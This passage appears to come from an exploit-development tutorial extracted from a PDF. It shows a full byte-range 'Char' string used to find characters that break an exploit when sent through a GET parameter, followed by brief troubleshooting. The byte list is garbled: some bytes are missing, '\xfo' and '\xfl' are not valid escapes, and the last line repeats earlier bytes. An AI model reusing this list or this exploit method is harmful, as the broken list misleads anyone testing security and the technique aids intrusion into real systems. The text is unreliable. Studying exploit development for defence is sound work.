


Figure 39

```
Char =
("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12
\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\
\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\
\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\
\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\
\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\
\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xdd\xde\
\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xfo\xfl\
\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f")
```

Let's use this and see whether it works




Figure 40

Nope,

why isn't it working.

We are passing these values through a get parameter. Let's go to the ASCII chart and see what characters are we passing.

Of course, we were passing spaces, tabs. Which are not allowed to use in GET request. Let's try to remove them and run the script again.

https://youtu.be/d_SUycNesDU